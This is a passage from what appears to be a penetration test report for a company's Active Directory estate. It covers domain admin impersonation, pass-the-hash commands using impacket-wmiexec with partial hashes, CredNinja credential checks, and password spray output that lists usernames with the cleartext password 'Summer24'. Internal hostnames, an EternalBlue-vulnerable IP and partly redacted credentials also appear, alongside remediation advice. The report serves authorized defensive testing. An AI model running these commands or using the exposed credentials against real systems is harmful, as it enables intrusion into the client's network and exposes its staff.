
3

Impersonated the domain admin 'a_Irisher' using Task Manager



4

Connected to the
'dbmsdc01v.cswg.com'
domain controller with the
permissions of the
domain admin 'a_lrisher'



The screenshot shows a Windows Command Prompt window titled "Command Prompt". The address bar at the top displays "OPTMSISSEC01V.cswg.com". The command prompt shows the output of the "winrs -r:dbmsdc01v.cswg.com set" command, which displays various system configuration details. The output includes paths for program files, system files, and user profiles, as well as hardware and software information. The username "a_lrisher" is highlighted in red in the output.

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\a_lrisher>winrs -r:dbmsdc01v.cswg.com set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\a_lrisher\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=dbmsdc01v
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
LOCALAPPDATA=C:\Users\a_lrisher\AppData\Local
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program F
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 85 Stepping 7, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=5507
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
STTASKFOLDERPATH=Ivanti\Security Controls\Deployments
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Users\A_LRIS~1\AppData\Local\Temp
TMP=C:\Users\A_LRIS~1\AppData\Local\Temp
USERDNSDOMAIN=CSWG.COM
USERDOMAIN=CSWG
USERNAME=a_lrisher
USERPROFILE=C:\Users\a_lrisher
windir=C:\Windows

C:\Users\a_lrisher>
```

5

Used the domain admin rights of 'a_lrisher' on the CSWG.COM domain to connect to the domain controllers of the GSC.PRI and CORP.AWIWEB.COM forests

```
# impacket-wmiexec cswg/a_lrisher@houmsdc02v.gsc.pri -hashes :41022 4dff7
/usr/local/bin/wmiexec.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  import ('pkg_resources').run_script('impacket==0.12.0.dev1+20240320.191945.7e25245e', 'wmiexec.py')
Impacket v0.12.0.dev1+20240320.191945.7e25245e - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>set
ALLUSERSPROFILE=C:\ProgramData
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=HOUMSDC02V
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\Microsoft Network Monitor 3\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 85 Stepping 4, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=5504
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC=C:\Users\Public
STTASKFOLDERPATH=Ivanti\Security Controls\Deployments
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\TEMP
TMP=C:\Windows\TEMP
USERDNSDOMAIN=cswg.com
USERDOMAIN=CSWG
USERNAME=a_lrisher
USERPROFILE=C:\Users\Default
windir=C:\Windows
```

6

Used an administrator's password on GSC.PRI to connect to the domain controllers of ES3.COM, HANSEN.CSWG.COM and CE-CS.com forests

```
impacket-wmiexec cswg/a_lrisher@rdc1.corp.awiweb.com -hashes :410229 c4dff7
/usr/local/bin/wmiexec.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.12.0.dev1+20240320.191945.7e25245e', 'wmiexec.py')
Impacket v0.12.0.dev1+20240320.191945.7e25245e - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>set
ALLUSERSPROFILE=C:\ProgramData
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=RDCL
ComSpec=C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=4
OS=Windows_NT
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\Microsoft Network Monitor 3\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE=AMD64
PROCESSOR_IDENTIFIER=Intel64 Family 6 Model 58 Stepping 0, GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=3a00
ProgramData=C:\ProgramData
ProgramFiles=C:\Program Files
ProgramFiles(x86)=C:\Program Files (x86)
ProgramW6432=C:\Program Files
PROMPT=$P$G
PSModulePath=%ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
PUBLIC=C:\Users\Public
STTASKFOLDERPATH=\Ivanti\Security Controls\Deployments
SystemDrive=C:
SystemRoot=C:\Windows
TEMP=C:\Windows\TEMP
TMP=C:\Windows\TEMP
USERDNSDOMAIN=cswg.com
USERDOMAIN=CSWG
USERNAME=a_lrisher
USERPROFILE=C:\Users\Default
windir=C:\Windows
```

```
.d8888b.      888 888b  888 d8b      d8b
d88P Y88b      888 8888b 888 Y8P      Y8P
888   888      888 88888b 888      888
888   888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
888   888P" d8P Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
888   888 888 88888888 888 888 888 Y88888 888 888 888 .d888888
Y88b d88P 888 Y8b. Y88b 888 888 Y8888 888 888 888 888 888 888
"Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 "Y888888
                        888
                        d88P
                        888P"

v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

For help: ./CredNinja.py -h
```

Server	Username	Hash	Response
esoptmsdc01v.es3.com	es3.com\administrator	5641	LOCAL ADMIN! Valid
ceoptmsdc01v.ce-cs.com	ce-cs.com\administrator	5641	LOCAL ADMIN! Valid
hanoptmsdc01v.hansen.cswg.com	hansen.cswg.com\administrator	5641	LOCAL ADMIN! Valid

2.3 Internal Assessment Findings

2.3.1 Overview of Findings

This section details the assessment findings and provides recommendations that C&S should consider implementing to remediate the identified security issues. EY recommends performing a full system backup prior to implementing any changes and testing all recommendations on a test or development platform prior to implementation into production.

Rating	Finding	CVSS Score	Category	NIST CSF 2.0 Category
High	Internal H1: Easily Guessable User Credentials	8.8	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
High	Internal H2: Service Accounts with Weak Passwords	8.2	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
High	Internal H3: Insufficient Access Control on Network File Shares	8.2	Security Settings and Configurations	Data Security (PR.DS)
High	Internal H4: Unpatched Service in Use	8.2	Legacy Software and Patch Management	Platform Security (PR.PS)
High	Internal H5: Outdated/Vulnerable Versions of Windows Operating System in Use	7.6	Legacy Software and Patch Management	Platform Security (PR.PS)
High	Internal H6: Shared Local Admin Privileges	7.5	Privileged Access Management	Identity Management, Authentication, and Access Control (PR.AA)
High	Internal H7: Password Reuse across different Privilege Levels	7.5	Privileged Access Management	Identity Management, Authentication, and Access Control (PR.AA)
High	Internal H8: Domain Admins with User Sessions on Non-Domain Controllers	7.5	Privileged Access Management	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M1: Insecure Implementation of Windows GPP	6.8	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M2: Domain Network Services Configured with Elevated Privileges	6.5	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M3: MS-SQL Database Permits All Domain Users Login Access	5.7	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M4: Passwords Set to Never Expire	5.5	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)

Internal Network Assessment

Medium	Internal M5: FTP Servers Allow Anonymous Access	5.4	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M6: The Password of the KRBtgt Active Directory Account has not been Reset	5.1	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M7: NFS Shares Exported to "Everyone"	4.3	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M8: Windows Domain Password Policy Susceptible to Password Guessing Attack	4.3	Security Settings and Configurations	Identity Management, Authentication, and Access Control (PR.AA)
Medium	Internal M9: SMBv1 Protocol Enabled	4.2	Legacy Software and Patch Management	Data Security (PR.DS)
Medium	Internal M10: SMB Signing Not Required	4.2	Security Settings and Configurations	Data Security (PR.DS)
Low	Internal L1: Excessive Number of Privileged Accounts	3.7	Privileged Access Management	Identity Management, Authentication, and Access Control (PR.AA)
Low	Internal L2: Insufficient Network Monitoring	3.5	Security Settings and Configurations	Continuous Monitoring (DE.CM)
Low	Internal L3: Lack of Network Segmentation	3.1	Security Settings and Configurations	Technology Infrastructure Resilience (PR.IR)

2.3.2 Detailed Findings and Recommendations

High	Internal H1: Easily Guessable User Credentials
CVSS: 8.8	Security Settings and Configurations
Overview	Due to the extensive use of weak and guessable passwords by C&S users, EY was able to discover and compromise hundreds of usernames and passwords by launching a password spray, using lists of commonly used weak passwords. Adversaries may be able to discover simple or easily guessable passwords by employing credential enumeration attacks through password spraying or brute-force techniques. Obtained credentials can be used to access sensitive data, and combined with other vulnerabilities, such as excessive or shared permissions, to obtain access to internal resources, systems and platforms.
Testing Details	The team ran a password spray attack using two (2) simple and commonly used passwords: 'Summer23' and 'Summer24'; The former yielded 46 users with this password, while the latter returned 312 users. The following screenshot shows a sample of the users with the password 'Summer24':

High**Internal H1: Easily Guessable User Credentials**

```

[+] VALID LOGIN: ACROUSE@cswg.com:Summer24
[+] VALID LOGIN: TTHEN@cswg.com:Summer24
[+] VALID LOGIN: EDHERNAN@cswg.com:Summer24
[+] VALID LOGIN: DEVEGA@cswg.com:Summer24
[+] VALID LOGIN: JUNIEVES@cswg.com:Summer24
[+] VALID LOGIN: MLUGO@cswg.com:Summer24
[+] VALID LOGIN: MMCKAY@cswg.com:Summer24
[+] VALID LOGIN: JONORE@cswg.com:Summer24
[+] VALID LOGIN: RDEKMAR@cswg.com:Summer24
[+] VALID LOGIN: GCASTILL@cswg.com:Summer24
[+] VALID LOGIN: LMENDEZ@cswg.com:Summer24
[+] VALID LOGIN: TGIERING@cswg.com:Summer24
[+] VALID LOGIN: MRAWLING@cswg.com:Summer24
[+] VALID LOGIN: MROBBINS@cswg.com:Summer24
[+] VALID LOGIN: KOLSON@cswg.com:Summer24
[+] VALID LOGIN: GAGRON@cswg.com:Summer24
[+] VALID LOGIN: LOCASIO@cswg.com:Summer24
[+] VALID LOGIN: BMASTREN@cswg.com:Summer24
[+] VALID LOGIN: PFELIZ@cswg.com:Summer24
[+] VALID LOGIN: RAIKEN@cswg.com:Summer24
[+] VALID LOGIN: CYOUNG@cswg.com:Summer24
[+] VALID LOGIN: A_OLGCONTR@cswg.com:Summer24
Done! Tested 8940 logins (312 successes) in 516.717 seconds

```

Easy-to-guess password 'Summer24' used by multiple users

**Affected
Instance(s)**

► Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Recommendation

C&S should consider implementing the following mitigations:

High**Internal H1: Easily Guessable User Credentials**

- ▶ Integrate a dictionary-based password auditing procedure to prevent the use of easily guessable passwords that meet complexity requirements
- ▶ Forbid the use of common password patterns that contain a season-year combination, company name, keyboard walk, etc.
- ▶ Ensure that passwords include three of the four following character groups:
 - ▶ Uppercase letters (A through Z)
 - ▶ Lowercase letters (a through z)
 - ▶ Digits (0 through 9)
 - ▶ Non-alphanumeric characters (~!@#\$%^&* _-+=`|\\(){}[]:;'"<>,.?/)

High

CVSS: 8.2

Internal H2: Service Accounts with Weak Passwords**Security Settings and Configurations****Overview**

Kerberos authentication uses a service principal name (SPN) as the unique identifier of a service account, to associate the instance with a service logon account. The service ticket is encrypted with the NTLM hash of the target service account. The use of weak service account passwords makes it much easier for adversaries to crack the hash and obtain the password of the associated service account.

A Kerberos service ticket (TGS) request uses a valid domain user's authentication ticket (TGT). The Domain Controller does not track whether the user has appropriate access privileges to the requested resources. By only validating the ticket (and not the user using it), any user with the right ticket can request access to resources, regardless of his permissions to those resources.

By taking advantage of weak service account passwords, an adversary can obtain service account access. The adversary could then use that access to perform further attacks on the network, and compromise the entire domain, as detailed in the first exploitation process.

Testing Details

The team was able to extract 18 tickets for cracking, including the domain admin of the 'ce-cs.com' domain; 2 account credentials were cracked: 'es3.com\lucasconsole' and 'cswg.com\lucasconsole'.

Cracked password of cswg.com\lucasconsole service account**Affected Instance(s)**

- ▶ es3.com\lucasconsole
- ▶ cswg.com\lucasconsole

Recommendation

Consider implementing the following mitigations:

- ▶ Change the service account passwords to be at least 25 characters long.
- ▶ If possible, implement SPN password encryption with AES256 encryption since this is stronger and more secure than RC4.

High

Internal H2: Service Accounts with Weak Passwords

- Implement Managed Service Account (MSA) and group Managed Service Account (gMSA) account types. This is a good method to ensure that service account passwords are long, complex, and changed regularly. A third-party product that provides password vaulting is also a recommended solution for managing service account passwords.

For further information:

[https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd560633\(v=ws.10\)?redirectedfrom=MSDN](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/dd560633(v=ws.10)?redirectedfrom=MSDN)

High

CVSS: 8.2

Internal H3: Insufficient Access Control on Network File Shares

Security Settings and Configurations

Overview

File share enumeration is one of the first steps attackers perform after compromising domain credentials in an Active Directory environment. Insufficient access control on network file shares enables attackers to gain read or write access to sensitive information on file shares within the network.

Read access can enable attackers to recover sensitive business information or technical details such as credentials.


Write access can enable attackers to modify sensitive documents, and sometimes compromise hosts by modifying programs or configuration files.

Testing Details

The testing team identified that several network shares allowed read and write access to any domain users. As a result, we were able to recover cleartext credentials from a file share.

Example 1: Credentials of a valid domain user in the 'credentials_p.txt' file

\\OPTMSDBIDR01V.cswg.com\Scripts\credentials_p.txt




The screenshot shows a Notepad window titled 'credentials_p.txt' containing a JSON object: {"username": "tabadmin_pr", "password": "T[REDACTED]2"}. Below it, a Command Prompt window shows the command: C:\Users\User\Desktop\PT\Shared\Tools>net use \\10.84.8.30\ipc\$ /u:cswg\tabadmin_pr "T[REDACTED]2" and the output: The command completed successfully.

Valid domain user credentials in a text file

Example 2: Credentials of a local admin user in the 'PSTest.bat' file


\\OPTMSDBPHQ03PV.cswg.com\PriceGenBatFiles\PSTest.bat



The screenshot shows a Notepad window titled 'PSTest.bat' containing a batch file command: REM PG test file c:\windows\system32\psexec -d \\optmsappphq01pv -u .\webuser -p P[REDACTED]1 "d:\inbound\testme.bat". Below it, a Command Prompt window shows the command: C:\Users\User\Desktop\PT\Shared\Tools>net use \\optmsappphq01pv\C\$ /user:webuser P[REDACTED]1 and the output: The command completed successfully.

Valid local admin credentials in a batch file

High	Internal H3: Insufficient Access Control on Network File Shares
Affected Instance(s)	▶ OPTMSDBIDR01V.cswg.com\Scripts* ▶ OPTMSDBPHQ03PV.cswg.com\PriceGenBatFiles*
Recommendation	Review the share configuration for all servers using shares. If possible, the network shares should be removed. If not, they should be restricted to specific group of users with a legitimate need to read or write to the share. If necessary, separate read and write access to different groups based on user needs.

High	Internal H4: Unpatched Service in Use
CVSS: 8.2	Legacy Software and Patch Management
Overview	The testing identified an obsolete and unpatched version of the SMB service, which is vulnerable to known exploits. Successful exploitation of an unpatched service may allow an attacker to gain access to the affected device with administrative privileges. Once access has been obtained, an attacker would be able to control the affected machine using remote command execution. .
Testing Details	EY identified a C&S host with an unpatched SMB service openly available for use. This service version was discovered to be vulnerable to the issues detailed in Microsoft's Security Bulletin MS17-010, which, when used, successfully allows remote code execution by unauthenticated users, resulting in host compromise. Microsoft released a patch for the vulnerabilities on March 14th, 2017 (which was one month prior to the exploit for MS17-010 being released to the public by the Shadow Brokers hackers group). This exploit, known as 'Eternalblue', has also been used extensively for ransomware attacks, specifically, WannaCry (May 2017), and NotPetya (June 2017). The following screenshot shows that the 10.0.40.48 server is vulnerable to Eternalblue (MS17-010):  10.0.40.48 host is vulnerable to 'Eternalblue'
Affected Instance(s)	► 10.0.40.48
Recommendation	Inventory machines on the network to identify other hosts missing critical patches. Apply fixes where appropriate after validating there will be no business impact to production systems. If machines are found to be running critical applications which cannot be patched, segment the affected the boxes, and carefully limit access to these machines to individuals with clear business needs.

High

CVSS: 7.6

Internal H5: Outdated/Vulnerable Versions of Windows Operating System in Use

Legacy Software and Patch Management

Overview

The testing team identified a total of 208 active machines running outdated operating system versions, including Windows 2000, 2003, 2008, 2012, XP and 7. These outdated versions pose significant risks to the organization as they lack the latest security enhancements and may contain known vulnerabilities that can be exploited by attackers or malicious users.

The potential impact of running unsupported operating systems includes:

Security Vulnerabilities: Unsupported operating systems are more vulnerable to security threats and exploits, as they no longer receive critical security updates. This can lead to data breaches, malware infections, and unauthorized access.

Compliance Issues: Operating systems that are no longer supported may result in non-compliance with industry standards and regulations (e.g., PCI DSS, HIPAA) that require organizations to maintain up-to-date and secure systems.

Lack of Vendor Support: With the absence of vendor support, organizations are on their own when it comes to addressing technical issues, which can lead to extended downtime and increased IT support costs.

Testing Details

The screenshot below shows an example of a machine running Windows Server 2003 R2.

ykfmslucas01.cswg.com:3389



Windows 2003 server accessed through RDP

High	Internal H5: Outdated/Vulnerable Versions of Windows Operating System in Use
Affected Instance(s)	▶ Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts
Recommendation	Consider the following mitigations: ▶ Plan and execute an upgrade strategy to migrate systems to supported versions of the Windows operating system. Windows 10 or Windows Server 2019 (or newer) are recommended alternatives. ▶ Isolate unsupported systems from the rest of the network to minimize exposure to potential threats. Implement strict firewall rules and access controls to limit communication with these systems.

High

CVSS: 7.5

Internal H6: Shared Local Admin Privileges

Privileged Access Management

Overview

Reuse of the same administrator credentials across multiple machines can create a single point of compromise scenario, in which the successful compromise of a single system or user results in access to multiple systems on the network. An adversary with access to the network can potentially use the same administrator password found on less critical machines in order to gain access to confidential information on more critical machines. Using a shared administrator password also makes it difficult to attribute actions to an accountable party.

Testing Details

EY discovered local administrator accounts with the same credentials on 35 machines in different forests.

The following screenshot shows that the local admin password is shared between different machines and hosts in the C&S' forests.

High

Internal H6: Shared Local Admin Privileges

```
.d8888b.      888 888b  888 d8b      d8b
d88P Y88b      888 888b  888 Y8P      Y8P
888 888      888 8888b  888
888      888d888 .d88b. .d88888 888Y88b 888 888 88888b. 8888 8888b.
888      888P" d8P Y8b d88" 888 888 Y88b888 888 888 "88b "888 "88b
888      888 888 88888888 888 888 888 Y88888 888 888 888 .d888888
Y88b d88P 888 Y8b.      Y88b 888 888 Y8888 888 888 888 888 888
"Y8888P" 888 "Y8888 "Y88888 888 Y888 888 888 888 888 "Y888888
888
d88P
888P"

v2.3 (Built 1/26/2018) - Chris King (@raikiasec)

For help: ./CredNinja.py -h
```

Server	Username	Password	Response
ENJMSGLDIMG-19.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
GCPMSCYBRKID01P.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
OPTMSDBPHQ01PV.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
OPTMSICQA01PV.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
GCPMSDBPNET01V.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
GCPMSDBPNET02V.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
PWNCHPERKS01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
PIGSQL2.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVBRDTS01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
HOGSHORTS.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVMSQLP05.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVSSISP01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
HANPCHMSAPP05V.HANSEN.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
HANPCHMSSEL01V.HANSEN.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
HANPCHMSPNET01V.HANSEN.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
HANPCHMSRNET01V.HANSEN.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
HANPCHMSKYSN01V.HANSEN.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
NCHVBRDP01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVAPPSP02.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVMSQLP01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVSAGEP01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVSSISD01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVBRDTP01.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVMSQLP06.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
NCHVMSQLD02.PWCC.LOCAL	administrator	IN	LOCAL ADMIN! Valid
YAPP1.CORP.AWIWEB.COM	administrator	IN	LOCAL ADMIN! Valid
YBACKUP1.CORP.AWIWEB.COM	administrator	IN	LOCAL ADMIN! Valid
YKFMSLUCAS01.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
OPTMSCTX12.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
OPTMSDB07V.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
BTHMSLUCAS02.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid
YKFMSLUCAS02.CSWG.COM	administrator	IN	LOCAL ADMIN! Valid

Shared local admin password between hosts in the C&S network

Affected Instance(s)

- Please refer to the C&S's Supplemental Data Spreadsheet for a detailed listing of all affected hosts

Recommendation

We recommend that C&S implement Microsoft's LAPS (local administrator password solution) to manage local account passwords of domain-joined computers.

For more information, refer to <https://technet.microsoft.com/en-us/mt227395.aspx>

High**Internal H6: Shared Local Admin Privileges**

If Microsoft's LAPS is not a suitable solution, consider implementing the following:

- ▶ If the use of shared passwords is required for remote access administration, consider implementing security controls such as host-based firewalls or access control lists for IP filtering
- ▶ The local administrator should also be prevented from accessing systems remotely over the network through a domain-wide policy enforced from the C&S domain controllers. Consider adding the local administrator accounts under 'Computers Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment'
- ▶ Deny access to this computer from the network
- ▶ Deny log on through Remote Desktop Services
- ▶ Ensure that the local administrator password policy is identical to the domain password policy

Alternatively, administrative rights on domain-connected machines should be granted to Groups defined by Organizational Units instead of to local administrator accounts. For example, instead of granting administrative rights to specific users on servers in the domain, permission would be granted to an entire group, 'Server Admins'. An analogous (though potentially overlapping) group of 'Workstation Admins' would be created with administrative rights over all workstations in the domain.

When creating such groups, all members should be selected and granted only those permissions required for that individuals role in accordance with the [Principle of Least Privilege](#), ideally with multi-factor authentication enabled as a further protection.

When creating groups with higher levels of permissions, certain precautions should be taken. One such precaution is enforcing a stronger password policy for user groups with more permissions using fine-grained password policies.

See the following link for more information on implementing fine-grained password policies:

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/introduction-to-active-directory-administrative-center-enhancements--level-100-#fine_grained_pswd_policy_mgmt

High

CVSS: 7.5

Internal H7: Password Reuse across different Privilege Levels**Privileged Access Management****Overview**

We discovered multiple instances of shared passwords between domain admins across forests, and admin credentials shared with lower-privilege users.

